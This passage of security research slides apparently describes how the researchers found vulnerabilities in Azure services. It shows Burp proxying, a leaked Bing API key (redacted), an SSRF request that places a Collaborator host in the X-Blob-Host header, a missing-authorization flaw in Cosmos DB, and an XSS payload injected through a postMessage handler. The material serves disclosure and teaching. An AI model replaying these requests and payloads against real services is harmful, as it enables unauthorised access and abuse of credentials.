12 Sec-WebSocket-Key: [REDACTED]
13
14

Response
Pretty Raw Hex Render
1 HTTP/1.1 101 Switching Protocols
2 Server: nginx
3 Date: Wed, 01 May 2024 06:54:55 GMT
4 Connection: upgrade
5 Upgrade: websocket
6 Sec-WebSocket-Accept: p[REDACTED]
7 Strict-Transport-Security: max-age=315360
8 X-Content-Type-Options: nosniff
9
10
```



Methodology - Attack Surface Discovery

Azure Virtual Machine Use Case



Methodology

- **Attack Surface Discovery** - Systematically identifying and analyzing the exposed surface area of Azure services and endpoints equips attackers with insights to target vulnerabilities, allowing for effective exploitation and potential compromise.
- **Proxying** - Intercepting all traffic coming from Azure various domains and services based on predefined preset. Burp Suite (and not only) is King.
- **Static Code Analysis** - Identifying potential bugs and vulnerabilities in different services endpoints and JS, Java etc file and reviewing relevant Github repos etc.

Methodology - Proxying

- Ignoring Background Noises



- Cross Services/Domains Interactions

- Headers, Headers Everywhere

Methodology - Proxying

Ignoring Background Noises - Examples

Target scope

Use these settings to define exactly what hosts and URLs constitute the target for the proxy.

Use advanced scope control

Include in scope

Add	Enabled	Protocol	Host / IP range
Edit	<input checked="" type="checkbox"/>	Any	.*azure.*
Remove	<input checked="" type="checkbox"/>	Any	.*azuresynapse*
Paste URL	<input checked="" type="checkbox"/>	Any	.*cognitive*
Load ...	<input checked="" type="checkbox"/>	Any	.*videoindexer*
	<input checked="" type="checkbox"/>	Any	.*azureedge*
	<input checked="" type="checkbox"/>	Any	.*windows*
	<input checked="" type="checkbox"/>	Any	.*msedge*

Exclude from scope

Add	Enabled	Protocol	Host / IP range
Edit	<input checked="" type="checkbox"/>	HTTPS	^portal\.azure\.com\$
Remove	<input checked="" type="checkbox"/>	HTTPS	^portal\.azure\.com\$
Paste URL	<input checked="" type="checkbox"/>	HTTPS	^portal\.azure\.com\$
Load ...	<input type="checkbox"/>	HTTPS	.*management.azure.com*
	<input checked="" type="checkbox"/>	HTTPS	^portal\.azure\.com\$
	<input checked="" type="checkbox"/>	HTTPS	^portal\.azure\.com\$
	<input checked="" type="checkbox"/>	HTTPS	^portal\.azure\.com\$

259	https://browser.events.data.microsoft.com	POST	/OneCollector/1.0/?cors=true&content-type=a
256	https://portal.azure.com	POST	/api/Telemetry
255	https://portal.azure.com	POST	/api/Portal/GetLazyUserData
254	https://management.azure.com	POST	/batch?api-version=2020-06-01
253	https://sandbox-7-2.reactblade.portal.azure.net	GET	/React/Index?reactView=true&l=en.en-us&trus
252	https://sandbox-7-1.reactblade.portal.azure.net	GET	/React/Index?reactView=true&l=en.en-us&trus
251	https://portal.azure.com	POST	/api/Portal/GetEarlyUserData
250	https://afd-v2.hosting.portal.azure.net	GET	/api/getAuthToken?s=f7dc74252959
246	https://portal.azure.com	GET	/
253	https://sandbox-7-2.reactblade.portal.azure.net	GET	/React/Index?reactView=true&l=en.en.
252	https://sandbox-7-1.reactblade.portal.azure.net	GET	/React/Index?reactView=true&l=en.en.
251	https://portal.azure.com	POST	/api/Portal/GetEarlyUserData
250	https://afd-v2.hosting.portal.azure.net	GET	/api/getAuthToken?s=f7dc74252959
246	https://portal.azure.com	GET	/

Request

Pretty Raw Hex JSON Web Token

```
},
"source": "Early.Base",
"action": "msaljsEnabled",
"actionModifier": "mark"
},
{
  "timestamp": "1696490083417",
  "source": "Early.Base",
  "action": "ValidTokenInSessionAut",
  "actionModifier": "mark"
},
{
  "timestamp": "1696490083535",
  "source": "MsPortalEarly",
  "action": "HostingServiceFallback",
  "actionModifier": "complete",
  "duration": "117.59999999403954"
},
{
  "timestamp": "1696490083642",
  "source": "MsPortalEarly",
  "action": "EarlyManifestDownload",
  "actionModifier": "complete",
  "duration": "203.40000000596046"
}
```

Request


Pretty Raw Hex

```
1 GET /React/Index?reactView=true&l=en.en-us&trustedAuthority=https://portal.azure.com&contentHash=f7dc7425295946079ae10ae234fa324b HTTP/1.1
2 Host: sandbox-7-2.reactblade.portal.azure.net
3 Sec-Ch-Ua: "Google Chrome";v="117", "Not;A=Brand";v="8", "Chromium";v="117"
4 Sec-Ch-Ua-Mobile: ?0
5 Sec-Ch-Ua-Platform: "macOS"
6 Upgrade-Insecure-Requests: 1
7 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko)
8 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8
9 Sec-Fetch-Site: cross-site
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-Dest: iframe
12 Referer: https://portal.azure.com/
13 Accept-Encoding: gzip, deflate, br
14 Accept-Language: en-IL,en;q=0.9,he-IL;q=0.8,he;q=0.7,en-US;q=0.6,pl;q=0.5
15 Connection: close
```

Methodology - Proxying

- Ignoring Background Noises

- **Cross Services/Domains Interactions**



- Headers, Headers Everywhere

Methodology - Proxying

Azure Bing Resources Use Case
Cross Services/Domains Interactions

The screenshot shows the Azure portal interface for a Bing Search resource named 'research-bing'. The left sidebar contains navigation options like Overview, Activity log, Access control (IAM), Tags, Diagnose and solve problems, RESOURCE MANAGEMENT, and Monitoring. The main content area displays the resource's configuration, including Resource group (lidor-rg), Location (Global), Status (Active), Subscription (research-ea), and Subscription ID. A red box highlights the Subscription ID. Below the configuration, there are links for 'Try me', 'Sample code', and 'Tutorials'. A search bar at the bottom right contains the text 'Search Terms *'.



The screenshot shows the Bing search results page. The search bar at the top contains the text 'Search Terms *'. Below the search bar, there are two search results. The first result is titled 'The New Bing - Learn More' and includes a link to 'https://www.bing.com/new'. The second result is titled 'Microsoft's Bing is the first threat to Google's search dominance in ...' and includes a link to 'https://finance.yahoo.com/news/microsofts-bing-is-the-first-threat-to-googles-search-dominance-in-decades-210913597.html'. To the right of the search results, there is a 'JSON response' section displaying a JSON object with search results and metadata.

```
{
  "_type": "SearchResponse",
  "queryContext": {
    "originalQuery": "bin..."
  },
  "webPages": {
    "webSearchUrl": "http...",
    "totalEstimatedMatche...",
    "value": [
      {
        "id": "https://ap...",
        "name": "The New ...",
        "url": "https://w...",
        "isFamilyFriendly": true,
        "displayUrl": "ht...",
        "snippet": "Intro...",
        "language": "en",
        "isNavigational": true
      },
      {
        "id": "https://ap...",
        "name": "Microsof...",
        "url": "https://f...",
        "isFamilyFriendly": true,
        "displayUrl": "ht...",
        "snippet": "We ar...",
        "dateLastCrawled": "...",
        "language": "en",
        "isNavigational": true
      },
      {
        "id": "https://ap..."
      }
    ]
  }
}
```

Methodology - Proxying

Azure Bing Resources Use Case
Cross Services/Domains Interactions

```
Send [Settings] Cancel < >
```

Request

Pretty Raw Hex

```
1 GET /v7.0/search?q=bing&mkt=en-US&count=3&responseFilter=
2 Host: api.bing.microsoft.com
3 Sec-Ch-Ua: "Not_A Brand";v="99", "Google Chrome";v="100"
4 Content-Type: application/json
5 Sec-Ch-Ua-Mobile: ?0
6 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7;
7 Ocp-Apim-Subscription-Key: 4f[REDACTED]
8 Sec-Ch-Ua-Platform: "macOS"
9 Accept: */*
10 Origin: https://sandbox-92-5.reactblade.portal.azure.net
11 Sec-Fetch-Site: cross-site
12 Sec-Fetch-Mode: cors
13 Sec-Fetch-Dest: empty
14 Referer: https://sandbox-92-5.reactblade.portal.azure.net
```



```
6 P3P: CP="NON UNI COM NAV STA LOC CURa DEVa PSAa PSDa OUR IND"
7 Access-Control-Expose-Headers: Operation-Location,Location
8 Access-Control-Allow-Origin: *
9 Accept-CH:
  Sec-CH-UA-Bitness,Sec-CH-UA-Arch,Sec-CH-UA-Full-Version,Sec-CH-UA-Mobile,Sec-CH-UA-Model,Sec-CH-UA-Platform-Version,
  A-Platform,Sec-CH-UA,UA-Bitness,UA-Arch,UA-Full-Version,UA-Mobile,UA-Model,UA-Platform-Version,UA-Platform,UA
10 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7; AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.5359.71 Safari/537.36
  A7kgTCS: [REDACTED]
  IjoiU2V: [REDACTED]
11 Content-Type: application/json
  'self';
12 Report-To: [REDACTED]
13 BingAPI: [REDACTED]
14 BingAPI: [REDACTED]
15 X-MS-Edge-Svc: [REDACTED]
16 X-MS-ASAPI: [REDACTED]
17 BingAPI: [REDACTED]
18 X-Search-Engine: Bing
19 X-Cache: MISS
20 X-MS-Edge-Svc: [REDACTED]
21 apim-report: [REDACTED]
22 Strict-Transport-Security: max-age=31536000; includeSubdomains; preload
23 x-content-type-options: nosniff
24 CSP-Billing-Usage: CognitiveServices.BingSearchV7.Transaction=1
25 Date: Thu, 09 Feb 2023 11:29:45 GMT
26 Connection: close
27 Content-Length: 2391
28
29 {
  "_type": "SearchResponse",
  "queryContext": {
    "originalQuery": "bing"
  },
  "webPages": {
    "webSearchUrl": "https://www.bing.com/search?q=bing",
    "totalEstimatedMatches": 61600,
    "value": [
      {
        "id": "https://api.bing.microsoft.com/api/v7/#WebPages.0",
        "name": "The New Bing - Learn More",
        "url": "https://www.bing.com/new",
        "isFamilyFriendly": true,
        "displayUrl": "https://www.bing.com/new",
        "snippet": "Introducing the new Bing. Ask real questions. Get complete answers. Chat and create",
        "language": "",
        "isNavigational": false
      }
    ]
  }
}
```


Methodology - Proxying

Azure Bing Resources Use Case

Cross Services/Domains Interactions

Intercept	HTTP history	WebSockets history	Options
Filter: Hiding out of scope items; hiding CSS, image, flash and general binary content; matching expression appservice-diagnostics-par; hiding			
Host	Method	URL	
https://appservice-diagnostics.azurefd.net	GET	/api/appsettings/DeepSearch:AuthKey	
https://appservice-diagnostics.azurefd.net	GET	/api/appsettings/DeepSearch:Endpoint	
https://appservice-diagnostics.azurefd.net	GET	/api/appsettings/DeepSearch:AuthKey	
https://appservice-diagnostics.azurefd.net	GET	/api/appsettings/DeepSearch:Endpoint	
https://appservice-diagnostics.azurefd.net	GET	/api/appsettings/ContentSearch:Ocp-Apim-Subscription-Key	
https://appservice-diagnostics.azurefd.net	GET	/api/appsettings/ASD_HOST	
https://appservice-diagnostics.azurefd.net	GET	/api/appsettings/ASD_ENVIRONMENT	
https://appservice-diagnostics.azurefd.net	GET	/api/appsettings/ApplicationInsights:InstrumentationKey	


Methodology - Proxying

Azure Bing Resources Use Case

Cross Services/Domains Interactions

Sensitive Keys

Intercept HTTP history WebSockets history Options



Method	URL
GET	/api/appsettings/DeepSearch:AuthKey
GET	/api/appsettings/DeepSearch:Endpoint
GET	/api/appsettings/DeepSearch:AuthKey
GET	/api/appsettings/DeepSearch:Endpoint
GET	/api/appsettings/ContentSearch:Ocp-Apim-Subscription-Key
GET	/api/appsettings/ASD_HOST
GET	/api/appsettings/ASD_ENVIRONMENT
GET	/api/appsettings/ApplicationInsights:InstrumentationKey

Methodology - Proxying

Azure Bing Resources Use Case

Cross Services/Domains Interactions

Host	Method	URL
https://diag-deepsearch.azurefd.net	GET	/api/getDocuments
https://appservice-diagnostics.azurefd.net	GET	/api/appsettings/DeepSearch:AuthKey
https://appservice-diagnostics.azurefd.net	GET	/api/appsettings/DeepSearch:Endpoint
https://appservice-diagnostics.azurefd.net	GET	/api/appsettings/ContentSearch:Ocp-Apim-Subscription-Key
https://appservice-diagnostics.azurefd.net	GET	/api/appsettings/ASD_HOST
https://appservice-diagnostics.azurefd.net	GET	/api/appsettings/ASD_ENVIRONMENT
https://appservice-diagnostics.azurefd.net	GET	/api/appsettings/ApplicationInsights:InstrumentationKey

```
{
  key:"fetchAppSettingsNeededForDeepSearch",value:function(){
    var m=this;
    this._backendApi.get("api/appsettings/DeepSearch:Endpoint").su
      m.deepSearchEndpoint=c
  }
},this._backendApi.get("api/appsettings/DeepSearch:AuthKey").su
  m.authKey=c,m.httpOptions={
    headers:new o.WM({
      "Content-Type":"application/json",authKey:m.authKey
    })
  }
}
```

Raw Hex

```
api/getDocuments HTTP/1.1
diag-deepsearch.azurefd.net
-Ua: "Not_A Brand";v="99", "Google Chrome";v="109",
  ium";v="109"
-Ua-Mobile: ?0
-Ua-Platform: "macOS"
e-Insecure-Requests: 1
gent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7)
ebKit/537.36 (KHTML, like Gecko) Chrome/109.0.0.0 Safari/537.36
:
```

Response

```
1 HTTP/1.1 401 Unauthorized
2 Content-Length: 45
3 Request-Context: appId=cid-v1:c7c64c9d-4d71-4a23-80d2-6
4 X-Powered-By: ASP.NET
5 X-Cache: CONFIG_NOCACHE
6 X-Azure-Ref:
7 Date: Thu, 09 Feb 2023 11:36:04 GMT
8 Connection: close
9
10 The request is not authorized to use this Api
```

?????

Methodology - Proxying

Azure Bing Resources Use Case

Cross Services/Domains Interactions

Request

Pretty Raw Hex  ln 

```
1 GET /bing/v7.0/news/search?q= HTTP/1.1
2 Host: api.cognitive.microsoft.com
3 Content-Length: 2
4
5
6
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 401 PermissionDenied
2 Content-Length: 224
3 Content-Type: application/json
4 apim-request-id: ce915aad-6708-4bf4-b0f3-4f45682172bb
5 Date: Fri, 10 Feb 2023 14:18:24 GMT
6
7 {
  "error":{
    "code":"401",
    "message":
      "Access denied due to invalid subscription key or wrong API endpoint
      scripton and use a correct regional API endpoint for your resource"
  }
}
```

Methodology - Proxying

Azure Bing Resources Use Case

Cross Services/Domains Interactions

Request		Response	
Pretty	Raw	Pretty	Raw
1	GET /bing/v7.0/news/search?q=bing	23	
	HTTP/1.1	24	{
2	Host: api.cognitive.microsoft.com		"_type": "News",
3	Ocp-Apim-Subscription-Key:		"readLink": "https://api.cognitive.microsoft.com/api/v7/
	[REDACTED]		"queryContext": {
4	Content-Length: 2		"originalQuery": "bing",
5			"adultIntent": false
6			},
7			"totalEstimatedMatches": 101000000,
			"sort": [
			{
			"name": "Best match",
			"id": "relevance",
			"isSelected": true,
			"url": "https://api.cognitive.microsoft.com/api/v7/
			},
			{
			"name": "Most recent",
			"id": "date",
			"isSelected": false.

The Leaked Key



Methodology - Proxying

- Ignoring Background Noises
- Cross Services/Domains Interactions
- **Headers, Headers Everywhere**
 - Ad Hoc Service Headers
 - Custom Headers
 - Generic Headers

Methodology - Proxying

Azure Digital Twins Service Use Case

Headers, Headers Everywhere

Request

```
1 GET /proxy/blob/?restype=service&comp=properties HTTP/1.1
2 Host: explorer.digitaltwins.azure.net
3 User-Agent: MSORR
4 X-Blob-Host: zad8b78hva8j1geff3ox7x23fulq9f.oastify.com|.blob.core.windows.net
5 Content-Length: 0
6 Connection: keep-alive
```

Response

```
1 HTTP/1.1 200 OK
2 Content-Length: 53
3 Content-Type: text/html
4 Server: Burp Collaborator https://burpcollaborator.net/
5 X-Powered-By: Express
6 x-collaborator-version: 4
7 Content-Security-Policy: default-src 'self' data: 'unsafe-
8 Date: Fri, 07 Oct 2022 18:35:29 GMT
9
10 <html>
11 <body>
12     1trp2f151lp5rtg1mbsny5zjogz
13 </body>
14 </html>
```

Digital Twins
Unauthenticated SSRF
by manipulating a
Build-in service
header

Click "Copy to clipboard" to generate Burp Collaborator payloads that you can use in your own testing. Any interactions that result from using the payloads will appear below.

Generate Collaborator payloads

Number to generate: Include Collaborator server location

Poll Collaborator interactions

Poll every seconds

#	Time	Type	Payload	Comment
5	2022-Oct-07 18:32:31 UTC	DNS	zad8b78hva8j1geff3ox7x23fulq9f	
6	2022-Oct-07 18:32:31 UTC	HTTP	zad8b78hva8j1geff3ox7x23fulq9f	
7	2022-Oct-07 18:35:29 UTC	DNS	zad8b78hva8j1geff3ox7x23fulq9f	
8	2022-Oct-07 18:35:29 UTC	HTTP	zad8b78hva8j1geff3ox7x23fulq9f	

Description Request to Collaborator Response from Collaborator

Methodology - Proxying

Azure Cosmos DB Use Case

Headers, Headers Everywhere

Target: <https://seasia.tools.cosmos.azure.com>

Request

```
1 GET /api/containergateway/27f180bc-cf93-4c42-b23e-f27a5085da57/api/contents/notebooks HTTP/2
2 Host: seasia.tools.cosmos.azure.com:10007
3 Accept: */*
4 Access-Control-Request-Method: POST
5 Access-Control-Request-Headers: authorization,content-type
6 Origin: https://cosmos.azure.com
7 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/105.0.0.0 Safari/537.36
8 Sec-Fetch-Mode: cors
9 Sec-Fetch-Site: same-site
10 Sec-Fetch-Dest: empty
11 Referer: https://cosmos.azure.com/
12 Accept-Encoding: gzip, deflate
13 Accept-Language: en-IL,en;q=0.9,he-IL;q=0.8,he;q=0.7,en-US;q=0.6,pl;q=0.5
14
15
```

Response

```
1 HTTP/2 200 OK
2 Content-Type: application/json
3 Date: Sun, 02 Oct 2022 10:25:58 GMT
4 Server: TornadoServer/6.1
5 Access-Control-Allow-Origin: *
6 Et
7 La
8 Se
"2
yY
ex
9 X-Content-Type-Options: nosniff
10 Content-Security-Policy: frame-ancestors 'self'; report-uri /api/security/csp-report; default-src 'none'
11
12 {
  "name": "notebooks",
  "path": "notebooks",
  "last_modified": "2022-10-02T10:24:35.962629Z",
  "created": "2022-10-02T10:24:35.962629Z",
  "content": [
    {
      "name": "Untitled.ipynb",
      "path": "notebooks/Untitled.ipynb",
      "last_modified": "2022-10-02T10:24:35.942629Z",
      "created": "2022-10-02T10:24:35.942629Z",
      "content": null,
      "format": null,
      "mimetype": null,
      "size": 72,
      "writable": true,
      "type": "notebook"
    }
  ]
}
```

RCE was able to be perfumed due to misconfigured Authorization Header

Missing Authorization Header

Methodology

- **Attack Surface Discovery** - Systematically identifying and analyzing the exposed surface area of Azure services and endpoints equips attackers with insights to target vulnerabilities, allowing for effective exploitation and potential compromise.
- **Proxying** - Intercepting all traffic coming from Azure various domains and services based on predefined preset. Burp Suite (and not only) is King.
- **Static Code Analysis** - Identifying potential bugs and vulnerabilities in different services endpoints and JS, Java etc file and reviewing relevant Github repos etc.

Methodology - Static Code Analysis

Azure postMessage() vulnerable endpoints Use Cases

- Missing Origin Check
- Bypass Origin Validation
- postMessage() "chains"


```
87 //
88
89 // Set up events listener
90 global.addEventListener("message", (evt: any) => {
91     const data = this._getData(evt);
92     const isValidOrigin = isTrustedOrigin(evt.origin);
93     const isSignatureValid = data.signature === this.trustSignature || data.signature ==
94
95     // Messages must come from trusted origin.
96     // Messages must have valid signature.
97     if (!isValidOrigin || !isSignatureValid) {
98         return;
99     }
100
101     switch (data.signature) {
102         case this.trustSignature:
103             this._handleEventFromExtension(evt);
104             break;
105         case trustedSignatureForBastionHost:
106             this._handleEventFromBastionHost(evt);
107             break;
108     }
109     }, false);
110 }
```

Methodology - Static Code Analysis

Azure postMessage() vulnerable endpoints Use Cases Missing Origin Check

Azure Connection Troubleshoot (iframe embedded in the Portal)

postMessage() Chrome extension shows various post messages that are being sent to the iframe postMessage() handler



Topology Diagram two PostMessages

```
↑ {"signature": "FxFrameBlade", "data": {"method": "showgraphview"}}  
to: https://portal.azure.com/#[redacted]onmicrosoft.com/resour  
↓ {"method": "render", "data": {"9c914305-3296-4c04-80fa-5d52cc3b45de": {"chi  
from: https://portal.azure.com/#[redacted]onmicrosoft.com/reso  
↑ {"signature": "FxFrameBlade", "data": "ready", "kind": "ready"}  
to: https://portal.azure.com/#[redacted]onmicrosoft.com/resour
```

1st "Ready" PostMessage

Listeners filter

```
function receiveMessage(event) { // It is critical that we only allow trus
```

Communicating via post Messages()

Methodology - Static Code Analysis

Azure postMessage() vulnerable endpoints Use Cases

Missing Origin Check

Connectivity.html postMessage() Handler

The Original message that is being sent to show the SVG Nodes

```
graph.js connectivity.ht...rtal.azure.com x
function receiveMessage(event) { Connectivity.html PostMessage Listener
  // It is critical that we only allow trusted messages through. Any domain can send a mess.
  // It is recommended that you enable the commented out check below to get the portal URL
  // if (event.origin.toLowerCase() !== trustedParentOrigin) {
  //   return;
  // }

  var trustedParentOrigin = shellSrc;
  if(!isTrustedOrigin(event.origin.toLowerCase(), trustedParentOrigins)){
    throw "networkwatcherConnectivity: origin " + event.origin + " is not trusted"
  }

  var data = event.data;
  if (data.method === "render") {
    clearNode("connectivityGraph");
    let hops = data.data;
    var r = requirejs.config({
      baseUrl: "./",
      paths: {
        'yfiles': './Scripts/lib'
      }
    });

    r(['./ConnectivityGraph.js', './license.js', './Scripts/lib/es2015-shim.js'], function() {
      let svg = connectivityGraph.run(hops, global, trustedParentOrigin, data.selectedHops);
    });
  }
}
```

Checking for Trusted Origins

```
1 {
2   "method": "render", // the method for the postMessage to render the graph
3   "data": {
4     "9c914305-3296-4c04-80fa-5d52cc3b45de": { // 1st Node
5       "children": [
6         "5ec4d382-dee3-4552-ade5-24ec2f751b11"
7       ],
8       "id": "9c914305-3296-4c04-80fa-5d52cc3b45de",
9       "svg": {
10        "type": 1,
11        "data": "<svg viewBox='0 0 50 50'" // svg content for the 1st node diagram graph
12      },
13      "firstLabel": "orca-bastion-poc", // Text and other identifier for the 1st Node
14      "secondLabel": "10.10.1.4",
15      "type": 0,
16      "hasInboundError": false,
17      "hasOutboundError": true,
18      "status": 0,
19      "theme": "azure"
20    },
21    "5ec4d382-dee3-4552-ade5-24ec2f751b11": { // 2nd Node etc
22      "children": [],
23      "id": "5ec4d382-dee3-4552-ade5-24ec2f751b11",
24      "svg": {
25        "type": 1,
26        "data": "<svg viewBox='0 0 50 50' class='msportalfx-svg-placeholder' role='present'
27      },
28      "firstLabel": "Internet",
29      "secondLabel": "127.0.0.1"
30    }
31  }
32 }
```

Methodology - Static Code Analysis

Azure postMessage() vulnerable endpoints Use Cases


Missing Origin Check

Modifying the original message with XSS payload

The payload being executed in the iframe context

```
Object  
sender: https://portal.azure.com/#o...m/resource...  
receiver: https://network.hosting.portal.azure.net/network/Content/4.13.393.101...  
Resend to https://network.hosting.portal.azure.net/network/Content/4.13.393.101...  
undefined as object as string as number null  
open in exploit page  
1  
2 od": "render",  
3 ": {  
4 14305-3296-4c04-80fa-5d52cc3b45de": {  
5 children": [  
6 ec4d382-dee3-4552-ade5-24ec2f751b11"  
7  
8 ": "9c914305-3296-4c04-80fa-5d52cc3b45de",  
9 g": {  
10 ype": 1,  
11 ata": "<script>alert('This box should not pop..')</script><svg content=" orca-bastion-poc",  
12  
13 rstLabel": "orca-bastion-poc",  
14 condLabel": "10.10.1.4",  
15 pe": 0,  
16 sInboundError": false,  
17 sOutboundError": true,  
18 atus": 0,  
19 ame": "azure"
```

Added script tag to the svg content



Methodology - Static Code Analysis

Azure postMessage() vulnerable endpoints Use Cases

Missing Origin Check

Found a "hidden" endpoint (index.html)

```
Target: https://network.hosting.portal.azu
[20:22:05] Starting: network/Content/4.13.
[20:22:07] 200 - 6KB - https://network.
14/Topology/index.html
CTRL+C detected: Pausing threads, please w
[          ] 1% 458/37045
```



Methodology - Static Code Analysis

Azure postMessage() vulnerable endpoints Use Cases Missing Origin Check

The new endpoint seems to be missing an Origin check in its postMessage() handler

```
switch (kind) {
  case "NetworkWatcherTopology_showTopology":
    clearGraph();
    require.config({
      baseUrl: './',
      paths: {
        'yfiles': './Scripts/lib'
      }
    });
    require([
      './Topology.js',
      './license.js',
      './Scripts/lib/es2015-shim.js'
    ], function (topology) {
      currentTopology = topology.run(data.nodes, trustedParentOrigin, data.vnetId, data.isDarkTheme);
      let svgurl = currentTopology.exportSVG();
      loading(false);
      global.parent.postMessage({
        signature: "FxFrameBlade",
        data: {
          kind: "NetworkWatcherTopology_setSvgUrl",
          data: svgurl
        }
      }, trustedParentOrigin);
    });
    break;
  case "NetworkWatcherTopology_clearGraph":
    loading(false);
    clearGraph();
    break;
  case "NetworkWatcherTopology_showLoading":
    clearGraph();
    loading(true, data);
    break;
}
```

Chosen Case

Will combine all PostMessage data and create the Topology based on these 4 inputs: data.nodes, trustedParentOrigin, data.vnetId, data.isDarkTheme

After topology is build, it will go through the ExportSVG() Which is the vulnerable function

Methodology - Static Code Analysis

Azure postMessage() vulnerable endpoints Use Cases

Missing Origin Check

